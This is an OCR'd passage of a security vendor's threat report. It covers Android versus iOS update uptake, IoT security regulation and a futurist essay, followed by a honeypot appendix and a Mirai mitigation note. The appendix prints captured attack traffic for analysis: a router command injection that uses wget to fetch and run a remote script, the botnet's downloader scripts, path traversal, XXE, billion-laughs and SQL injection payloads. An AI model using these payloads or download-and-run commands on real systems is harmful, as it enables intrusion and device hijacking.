
APPLYING the most recent security updates to your device's operating system is a best practice security fundamental. If your device isn't running the latest version of an operating system, it's likely vulnerable to some known exploits. Data from F-Secure Freedome analytics show that Apple's iOS distribution and upgrade model is far superior to Android's. While upgrades are actively pushed to iOS devices (even older ones), Android devices are only pushed updates if the device's manufacturer goes to the trouble of preparing them. And they often don't.

The above graphs show that iOS 10.2 was taken up by more than half of the iOS user base in just one month. These numbers reflect those that Apple make publicly available. On the other hand, Android 7, "Nougat", which had been on the market for four months prior to these figures being collected, had a measly 1% uptake rate. "Marshmallow" (Android 6) is at this point still gaining market share faster than Nougat. Older versions of Android, notably versions 4 and 5, continue to dominate Android's market share. Devices with these operating systems pre-installed were likely purchased between 2011 and 2015. This all adds up to great news for attackers, who can rely on the fact that large numbers of vulnerable Android devices exist in the wild.

On the next page, you'll see a breakdown of Android operating system versions by region. It illustrates how more affluent countries tend to replace devices more often, since it's unlikely you'll see a device from more than two years ago running Android versions 6 or 7.

MOBILE OS TAKEUP AT A GLANCE

"LARGE NUMBERS OF VULNERABLE ANDROID DEVICES EXIST IN THE WILD"



Client telemetry from F-Secure Freedome show that the takeup rate of new Android versions vary greatly between countries. The graph is sorted by the rate of version 6 and 7 devices and excludes countries with an insufficient number of users.

LOOKING FORWARD

WHY THERE'S NO "S" IN IOT 63

During 2016, the FTC, a U.S. federal consumer protection regulator successfully tested its ability to regulate technology vendors' proficiency in cyber security. The catch? The FTC was successful not because it has the mandate to regulate the minimum level of technical cyber security, but because the vendors were careless enough to market their insecure wares as secure.

Meanwhile, the European Union is toying the idea of introducing "labels" to connected devices to help lessen the guesswork as to whether a product is secure or not. It is, however, too early to tell whether such a mechanism will be introduced at all.

The big question for 2017 is whether that will help the IT and IoT industry roll out more secure products? Or will it only teach them to be more careful with their marketing so as to avoid attracting attention from consumer protection authorities.

In the meantime, for consumers it pays off to remember that the S in IoT stands for security. Sold separately, that is.

BEYOND THE HORIZON 65

The Internet of tomorrow will not resemble what we know today. We're already seeing changes in this direction.

The way devices talk to each other will change a lot. Down the road, your IoT washing machine won't connect to the Internet via your home WiFi as it does today - it'll connect directly to an operator's network. Other IoT devices will probably do the same thing. You'll no longer have control over whether these devices are online or not.

On the business side, I expect corporate intranets to become a thing of the past. Services you're accessing from your company's internal network right now will move to the cloud.

In the not too distant future, narrow artificial intelligence applications will power almost everything we interact with.

The complexity of interconnected devices today is causing us to struggle with their security. But we're just at the beginning of that struggle.

WHY THERE'S NO "S" IN IOT

THE PHENOMENAL growth in the number of connected devices in the form of the Internet of Things may be the best argument we've had in a long time for regulating technical cyber security. Minus the glorified adverts, IoT devices are merely household objects turned into science fiction props with the help of unpatched Linux.

Large-scale DDoS attacks set new records in 2016. But this time, a discernible chunk of attack traffic was sourced not from malware-infected computers but from internet-connected household appliances, flat screen televisions, baby monitors, and residential building automation. Most devices were running Telnet and accepting default passwords from the Internet. Yes, Telnet – in 2016. Your fridge hit the IoT party wearing a '90s outfit.

2016 was the year television sets started watching their watchers and consumers began bringing gadgets they could speak with into their homes. Consumers, trusting these new devices with their credit card details, were surprised when their gadgets went on shopping sprees after a random person on television made a remark about buying something. A growing number of gadgets, rendered useless because their services had been discontinued just months after their release, joined the huge pile of mobile phones and tablets abandoned by their manufacturers. When support ends, the gadgets stop pretending they care for you.

In 2016 the FTC, the US federal consumer protection regulator, successfully tested its ability to regulate technology vendors' proficiency in cyber security. In landmark rulings, Oracle, Asus and D-link were all found lacking in their cyber security posture and were penalized for marketing their products as secure while, in reality, they weren't. While consumers have reason to be jubilant over the ruling, there's a catch. The FTC was successful in these cases not because it has the mandate to regulate the minimum level of technical cyber security, but because the vendors

were careless enough to market their insecure wares as secure.

As Adobe Flash was never marketed as a secure piece of software, it's off the hook, regardless of its past security track record. Most network-connected toasters and Wi-Fi enabled lightbulbs are not marketed as "secure" but rather "convenient," "novel," or "different" – thus keeping them off the FTC's radar. With the FTC's enforcement line now clearly marked, the big question for 2017 remains: Will the IT and IoT industry roll out more secure products, or will they simply be more careful with their marketing? Guess which will be faster and cheaper to implement.

While the FTC explores its regulatory limits in the US, the European Union is toying with the idea of introducing "labels" to connected devices to help lessen the guesswork as to whether a product is secure or not. It is, however, too early to tell whether such a mechanism will be introduced at all. And if it will, what impact would it have on the market? In the meantime, it pays for consumers to remember that the S in IoT stands for security. Sold separately, that is.

While we wait for lawmakers to come up with abstract legal solutions to very tangible cyber security problems, governments have been showing they want to have their cake and eat it too.

A landmark piece of EU privacy regulation called the General Data Protection Regulation was finally adopted in 2016 after years of being cranked through Brussels machinery. The law will come into effect on 25 May 2018 and it puts users' right to privacy on center stage. The GDPR will have a huge effect on the way companies handle cyber security on the continent, hopefully forcing to move the needle in the direction of better security.

Meanwhile, the UK and France have adopted legislation that effectively seeks to erode privacy and make it more difficult to secure oneself against cyber attacks. The UK parliament passed the Investigatory Powers Act, which effectively grants their signals intelligence agencies and security services all the powers they had already been caught exercising earlier. In France, the criminal code was amended to effectively require backdoors to be implemented in encrypted communications. While the UK law was written in a suggestive fashion, the French proposed a more blunt text: We'll put you in jail if you fail to decrypt your customers' messages. This proposal was later watered down in the French senate, luckily.

"THE S IN IOT STANDS FOR SECURITY. SOLD SEPARATELY, THAT IS"

France and Germany encouraged other EU members to follow suit. With the recent EU Court of Justice ruling on Data Retention in mind, at times it seems that the EU is trying its best to protect EU citizens against their own national governments.

F-Secure has had the luxury of being spared from efforts to undermine our ability to deliver protection and security technology. Because we're headquartered in Finland, we closely follow proposals to reform Finnish intelligence legislation. Our no-backdoor policy has been duly noted by lawmakers. The proof of the pudding is in the eating, though. The decisions our politicians make in 2017 will be important for us and for our customers.

ERKA KOIVUNEN
CISO
@ekoivune

BEYOND THE HORIZON

THERE ARE a few facts about computer infrastructure that can be solidly extrapolated into the future. Storage density will increase, network speeds will increase, devices will become more powerful and use less energy, and batteries will improve. And the improvements will increase more dramatically as time passes. An off-the-shelf computer in 1990 came with megabytes of disk space. The equivalent computer today comes with terabytes. In 25 years, we've seen storage increase by a factor of almost a million.

Right now, different people define the Internet in different ways. While some people see it as the web, others may see it as apps, the cloud, IoT, chat, or streaming video. In the near future, people may define the Internet by the AI chat bots they're interacting with, or an overlay on their everyday life provided by augmented reality.

The way devices talk to each other will change a lot. And thus, the Internet will not resemble what we know today. We're already seeing changes in this direction. Phones are solely connected to the Internet via 4G. WiFi connections are available almost everywhere, and are appearing in places they didn't used to, such as on planes. Down the road, your IoT washing machine won't connect to the Internet via your home WiFi as it does today - it'll connect directly to an operator's network using a zero-rated low-energy, low-bandwidth, high-latency connection for the purposes of upstreaming telemetry once a week. Other IoT devices will probably do the same thing. You'll no longer have control over whether these devices are online or not.

On the business side, I expect corporate intranets to become a thing of the past. Services you're accessing from your company's internal network right now will move to the cloud. Printers will probably be the last reason you'll need to connect to a corporate LAN.

The complexity of interconnected devices today is causing us to struggle with their security. But we're just at the beginning of that struggle. As an example, right now it's possible to perform a full scan of the IPv4 address space in a reasonable amount of time. It'll be impossible to scan the full IPv6 address space. Finding "bad" stuff on the Internet will be more difficult. But, at the same time, it'll be harder for attackers to trawl for weak or vulnerable infrastructure.

In the not-too-distant future, narrow artificial intelligence applications will power almost everything we interact with. We're already seeing narrow AI in our homes (Alexa), in our search results (Google), on our phones (Siri), in self-driving cars (Tesla), and even in toys (Anki). AI systems will pose their own security

"OR STRONG AI WILL EMERGE, THE SINGULARITY WILL HAPPEN, AND ALL BETS WILL BE OFF"

conundrums. We can find and fix vulnerabilities and bugs in the code we've written. Doing the same for emergent logic is a whole different process, and one that's not really been explored to any degree.

Computers have already morphed into handheld devices (phones and tablets) and are in the process of doing the same with wearables (watches, jewelry, and glasses). Expect that trend to continue as miniaturization, computing power, and battery technology all see incremental improvements. Wearables will morph into cybernetics such as occular implants and neural interfaces.

Robotics will also benefit from advances in technology. The IoT of the future will include utility bots in all shapes and sizes, from large construction behemoths, to robotic laborers, to delivery drones, to nanorobots. And yes, all of these devices will run narrow AI and they'll all send and receive data.

These advances will change the way people consume data. We'll probably use a lot of augmented or even virtual reality in our everyday lives. Neural computing interfaces will allow us to download information locally and access it via thought. The way we communicate will change, too. We'll use the same neural interface to "chat" with people wirelessly, by thought. Almost like telepathy.

Changes in geopolitics will undoubtedly affect the way we approach cyber security. Our world may contain less separate geopolitical spaces, perhaps even just a single one. Or we may see isolationism give rise to a complete balkanization of the Internet. In the future, the world may work together to secure one globally available Internet. Or several separate geopolitical entities will be responsible for securing their own networks independently. And there are bound to be differences in how they approach that problem.

The way corporations operate and how they handle data confidentiality and security will change too. Data already has monetary value, and it will likely become an even more guarded resource in the future. The definition of intellectual property may be quite different down the road. All of this will shape how companies and individuals approach data security. For instance, the way access controls are implemented 50 years from now will be completely different from today.

Some trends will naturally improve security. Cloudification will continue to the point where every device is just a connected thin client. Operating systems will implement more built-in security, such as isolation and sandboxing. They'll work more like Android and iOS than Windows or MacOS. Data won't be stored on devices and applications won't be installed locally. Systems of the future will have extremely narrow attack surfaces. Getting at someone's data will be more about social engineering and scamming than about hacking into devices. Most data will be stored on servers. And encryption will be widespread and built into services, devices, and applications by default.


The Internet is evolving. And security will be one of the factors driving that evolution. Old, insecure technologies that aren't worth saving will die off and get replaced with new technologies built with security in mind. Stuff that's worth saving, but not yet up to scratch will adapt. Survival of the fittest.


Computers and the Internet will undoubtedly evolve at an ever faster pace. But whether it be five, ten, or fifty years from now, we'll still be talking about security. It's just that the issues we'll face then will look completely different to the issues we're facing now.

Or strong AI will emerge, the singularity will happen, and all bets will be off.

ANDY PATEL
Cyber Gandalf
@r0zetta

APPENDICES





SHARE REPORT

HONEYPOT INTEL

KRZYSZTOF MARCINIAK
Python Developer
Cyber Security Services

Misconfigured FrontPage extensions

Scripted attacks like the following example appear to be going after misconfigured FrontPage extensions by creating a test document and testing for its existence.

```
> POST /_vti_bin/_vti_aut/author.dll HTTP/1.1
> Accept: auth/sicily
> Cache-Control: no-cache
> Connection: close
> Content-Length: 194
> Content-Type: application/x-vermeer-urlencoded
> Host: [redacted]
> Mime-Version: 1.0
> User-Agent: core-project/1.0
> X-Vermeer-Content-Type: application/x-vermeer-urlencoded
> method=put+document%3a4%2e0%2e2%2e4715&service%5fname=&document=%5bdocument%5fname%3dcore%2ehtml%3bmeta%5finfo%3d%5b%5d%5d&put%5foption=overwrite&comment=&keep%5fchecked%5fout=false core-project
> GET /core.html HTTP/1.0
> Connection: close
> Host: [redacted]
> User-Agent: core-project/1.0
```

TRACE intel gathering

TRACE methods, such as the following example, are used to read HTTP headers that are otherwise blocked from JavaScript access.

```
> OPTIONS / HTTP/1.1
> Access-Control-Request-Method: TRACE
> Connection: close
> Host: [redacted]
> Origin: example.com
> User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
```

Home router exploits

Here's an attack we've seen that attempts to perform cmd injection on hndUnblock.cgi as part of a Linksys E-Series router flaw exploit (unauthenticated remote code execution).

```
> POST /hndUnblock.cgi HTTP/1.0
> Accept: */*
> Content-Length: 396
> Content-Type: application/x-www-form-urlencoded
> Host: [redacted]
> User-Agent: Wget(linux)
>
> submit_button=&change_action=&action=&commit=&ttcp_num=2&ttcp_size=2&ttcp_ip=-h `%63%64%20%2F%74%6D%70%3B%72%6D%20%2D%66%20%6E%6D%6C%74%31%2E%73%68%3B%77%67%65%74%20%2D%4F%20%6E%6D%6C%74%31%2E%73%68%20%68%74%74%70%3A%2F%2F%33%31%2E%31%34%38%2E%32%32%30%2E%33%33%3A%38%30%2F%6E%6D%6C%74%31%2E%73%68%3B%63%68%6D%6F%64%20%2B%78%20%6E%6D%6C%74%31%2E%73%68%3B%2E%2F%6E%6D%6C%74%31-%2E%73%68`&StartEPI=
```

The decoded data looks like this:

```
bash cd /tmp;rm -f nmlt1.sh;wget -O nmlt1.sh http://31.148.220.33:80/nmlt1.sh;chmod +x nmlt1.sh;./nmlt1.sh
```

The above command is designed to download and run a MIPS executable on the targeted hardware.

Similar examples actually use a string of GET requests. Here's an example:

```
> GET /%3Bchmod$IFS%27777%27$IFS%27/tmp/nmbt2.sh%27
> GET /%3Brm$IFS-f$IFS%27/tmp/nmbt2.sh%27
> GET /%3Bsh$IFS-c$IFS%27/tmp/nmbt2.sh%27
> GET /%3Bwget$IFS-O$IFS%27/tmp/nmbt2.sh%27$IFS%27http://198.101.14.103/nmbt2.sh%27
> GET /cgi/common.cgi
> GET /stssys.htm
```

When decoded, the commands look like this:

```
>GET /;wget$IFS-O$IFS'/tmp/nmbt2.sh'$IFS'http://198.101.14.103/nmbt2.sh'
> GET /;chmod$IFS'777'$IFS'/tmp/nmbt2.sh'
> GET /;sh$IFS-c$IFS'/tmp/nmbt2.sh'
> GET /;rm$IFS-f$IFS'/tmp/nmbt2.sh'
```

We got a hold of the nmbt2.sh script. Here's what it looks like:

```
#!/bin/sh
cd /tmp
rm -f .nttpd
wget -O .nttpd http://198.101.14.103/.nttpd,17-mips-be-t2
chmod +x .nttpd
./.nttpd
rm -f nmlt1.sh
wget -O nmlt1.sh http://198.101.14.103/nmlt1.sh
chmod +x nmlt1.sh
./nmlt1.sh
```

And here's another:

```
#!/bin/sh
cd /tmp
rm -f .nttpd
wget -O .nttpd http://198.101.14.103/.nttpd,19-mips-le-t1
chmod +x .nttpd
./.nttpd
```

Looking at all the files associated with the above attack, as well as the attack characteristics, leads us to believe that this is a P2P botnet that targets home routers and that has been named "TheMoon". You can find detailed information about this attack on Fortinet's blog.

Here are the MD5 sums of the other files:

```
c0c1d535d5f76c5a69ad6421ff6209fb *.nttpd,17-mips-be-t2 //
not found on virustotal

11f060ffd8a87f824c1df3063560bc9e *.nttpd,19-mips-le-t1 //
https://virustotal.com/en/file/4d4d091b3befa4139b6d698cb-
7082f044b4a98a9e892ae0aef1472eecfa58caf/analysis/
```

Path traversal attacks

During the latter half of 2016, we collected data on a number of common path traversal attacks. In one such example, we see strings such as the following sent as GET requests:

```
/base//..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c
..%c1%9c..%c1%9c/etc/passwd
Expanding `%c1%9c` to \ gives us the following:
/base//..\..\..\..\..\..\..\..\/etc/passwd
```

Here's an example of a full request using the above:

```
> GET /base//..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%c1%9c..%
c1%9c..%c1%9c..%c1%9c/etc/passwd HTTP/1.1
> Accept: */*
> Accept-Encoding: gzip,deflate
> Cache-Control: max-age=0
> Connection: keep-alive
> Host: [redacted]
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) Apple
WebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Sa-
fari/537.36
```

Here's another path traversal method we've seen utilizing double URL encoding.

```
> GET /company//%25c0%25ae%25c0%25ae%25c0%25af%25c
0%25ae%25c0%25ae%25c0%25af%25c0%25ae%25c0%25ae%25
c0%25af%25c0%25ae%25c0%25ae%25c0%25af%25c0%25ae%2
5c0%25ae%25c0%25af%25c0%25ae%25c0%25ae%25c0%25af%
25c0%25ae%25c0%25ae%25c0%25af%25c0%25ae%25c0%25ae
%25c0%25afetc/passwd HTTP/1.1
> GET /company//..%25c0%25af..%25c0%25af..%25c0%25af..%
25c0%25af..%25c0%25af..%25c0%25af..%25c0%25af..%25c0%2
5af/etc/passwd HTTP/1.1
> GET /company//..%25c0%25af..%25c0%25af..%25c0%25af..%
25c0%25af..%25c0%25af..%25c0%25af..%25c0%25af..%25c0%2
5af/windows/win.ini
> ^-- %25c0%25af -> %c0%af (%25 -> %) -> c0 af (raw) -> "/" (utf)
```

Path traversal requests also directly utilize origin headers. Below are a couple of common examples:

```
> Origin: %c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c
0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%a
e%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c
0%ae%c0%ae%c0%afwindows%c0%afwin.ini
> ^-- UTF: %c0%ae -> ".", %c0%af -> "/"
```

```
> Origin: ..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwin-
dows%5cwin.ini => ..\..\..\..\..\..\..\..\windows\win.ini
> Origin: ..............windowswin.ini
> Origin: ../.../../../.../../../../.../../../.../../../.../../../.../
../../windows/win.ini
> Origin: ../../../../../../../../../../boot.ini
> Origin: ../../../../../../../../../../windows/win.ini
> Origin: ../../../../../../../../../../windows/win.ini%00.jpg
> Origin: ../..//../..//../..//../..//../..//../..//../..//../..//
windows/win.ini
> Origin: /.\\./.\\./.\\./.\\./.\\./.\\./windows/win.ini
> Origin: WEB-INF/web.xml?
> Origin: unexisting/../../../../../../../../../../windows/win.ini./
["./" repeated 2018 times]
> ^-- total "Origin" value string length is 4096B
```

"BILLION LAUGHS STYLE ATTACKS ARE STILL COMMON"

Finally, we still see unobfuscated path traversal attempts being made on a regular basis. Here's one common example:

```
> GET /etc/lib/pChart2/examples/index.php?Ac-
tion=View&Script=../../../../cnf/db.php HTTP/1.1
> Accept-Encoding: gzip, deflate
> Host: [redacted]
> User-Agent: HTTP_Request2/2.3.0 (http://pear.php.net/
package/http_request2) PHP/5.3.3
```

XML external entity attacks

"Billion laughs" style attacks are still common. These attacks are designed to exhaust the memory of the victim's machine with an XML bomb. Here's an example:

```
> POST //index.php/api/xmlrpc HTTP/1.1
> Accept: */*
> Accept-Encoding: gzip,deflate
> Cache-Control: max-age=0
> Connection: keep-alive
> Content-Length: 160093
> Host: [redacted]
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) Apple
WebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Sa-
fari/537.36
>
> <?xml version="1.0"?>
> <!DOCTYPE acunetix [
> <!ENTITY acu "['A' 150k times]">
> ]>
> <blowup> ['&acu;' 2500 times] </blowup>
```

The above example is designed to generate an XML entity that allocates about 357G of memory.

External entity attacks are also used to access files that are otherwise inaccessible.

```
> POST //index.php/api/xmlrpc HTTP/1.1
> Accept: */*
> Accept-Encoding: gzip,deflate
> Cache-Control: max-age=0
> Connection: keep-alive
> Content-Length: 184
> Host: [redacted]
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) Apple WebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36
>
> <?xml version="1.0"?>
> <!DOCTYPE foo [
> <!ELEMENT methodName ANY >
> <!ENTITY xxe SYSTEM "file:///etc/passwd" >
> ]>
>
> <methodCall>
>    <methodName>&xxe;</methodName>
> </methodCall>
```

The above XXE simply attempts to load the `passwd` file from the victim's machine.

The next XXE attack loads the contents of an external text file:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT methodName ANY >
<!ENTITY xxe SYSTEM "http://testasp.vulnweb.com/t/fit.txt" >
]>

<methodCall>
  <methodName>&xxe;</methodName>
</methodCall>
```

The contents of fit.txt look like this:

```
63c19a6da79816b21429e5bb262daed863c19a6da79816b21429e5bb262daed8
```

We're not completely sure what this attack does, but we're assuming it's designed to test if a specific vulnerability exists in the target machine. A lot of the above attacks seem to come from Acunetix's vulnerability scanner.

SQL Injection

Yep, it's 2017 and SQL Injection is still a thing. Here are a few things we've seen recently, left without comment...

```
> POST /index.php HTTP/1.1
> Accept: */*
> Accept-Encoding: gzip,deflate
> Cache-Control: max-age=60
> Connection: keep-alive
> Content-Length: 79
> Content-Type: application/x-www-form-urlencoded
> Host: [redacted]
> Referer: http://[redacted]/
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) Apple WebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36
> X-Requested-With: XMLHttpRequest
>
> login=Login&pass=VMBp5GNp'));%20waitfor%20delay%20'0:0:9'%20--%20&user=fhitabhv
```

also:

```
>user=%27or%27%27%3D%27&pass=%27or%27%27%3D%27&login=Login
> ^-- user='or''='&pass='or''='

> POST /index.php HTTP/1.1
> Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
> Accept-Encoding: gzip, deflate
> Accept-Language: ar-AE,en-US;q=0.8
> Cache-Control: max-age=0
> Connection: keep-alive
> Content-Length: 33
> Content-Type: application/x-www-form-urlencoded
> Host: [redacted]
> Origin: http://[redacted]
```

"YEP, IT'S 2017 AND SQL INJECTION IS STILL A THING"

```
> Referer: http://[redacted]/
> Upgrade-Insecure-Requests: 1
> User-Agent: Mozilla/5.0 (Linux; Android 6.0.1; SM-J700H Build/MMB29K; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/54.0.2840.85 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/104.0.0.17.71;]
> X-Requested-With: com.facebook.katana <-- Facebook mobile app
>
> user=admin&pass=admin&login=Login
```

APPENDIX

NCSC-FI'S MIRAI MITIGATION

GUEST ARTICLE

PERTTU HALONEN
Information Security Specialist

JUHANI ERONEN
Chief Specialist

Finnish Communication Regulatory Authority

1.1 Mitigation Overview

FICORA and NCSC-FI have released a red alert concerning the botnet attack. Red alert means that the public is informed about the situation and immediate actions are needed. NCSC-FI advises users to reboot their devices if the device is included in the attached list. Rebooting the device removes the malware. The English translation of the alert is available at https://www.viestintavirasto.fi/en/cybersecurity/alerts/2016/varoitus-2016-04.html.

Prior to the red alert, NCSC-FI recommended Internet service providers (ISPs) and telecommunication operators to block TCP port 7547, which is the port where the vulnerable service (TR-064 and TR-069) exploited by Mirai's code is located. In some home router models, the service is found on port TCP 5555, but this port may have been utilized also by VPNs and other services, so blocking is not recommended. Some ISPs have nevertheless blocked TCP 5555.

Blocking port 7547 prevents the vulnerable devices from getting hijacked again using the same vulnerability until patches are released for the affected evices. ISPs generally plan to keep up the blocking for a month after the software patches have become available.

An unfortunate effect of blocking the scanning traffic is that some of the capability to monitor the extent of epidemic is lost.

1.2 Payload information and malware sample

Unfortunately, NCSC-FI doesn't have samples of this piece of malware. However, discussions with ISPs hint that the malware seen in Finland is very similar or the same as reported in https://badcyber.com/new-mirai-attack-vector-bot-exploits-a-recently-discovered-router-vulnerability/.

1.3 Source address information

This Mirai variation uses worm techniques to spread itself autonomously.

Unfortunately, NCSC-FI doesn't have the capability to monitor Mirai's command and control traffic. The following is a list of known command and control server and malware download server addresses that NCSC-FI obtained from elsewhere, and forwarded to ISPs on 29 Nov 2016:

comment : Attributes have been enriched with pDNS results. Therefore correlations could be misleading.
domain : streetcarswedish[.]com (IDS)
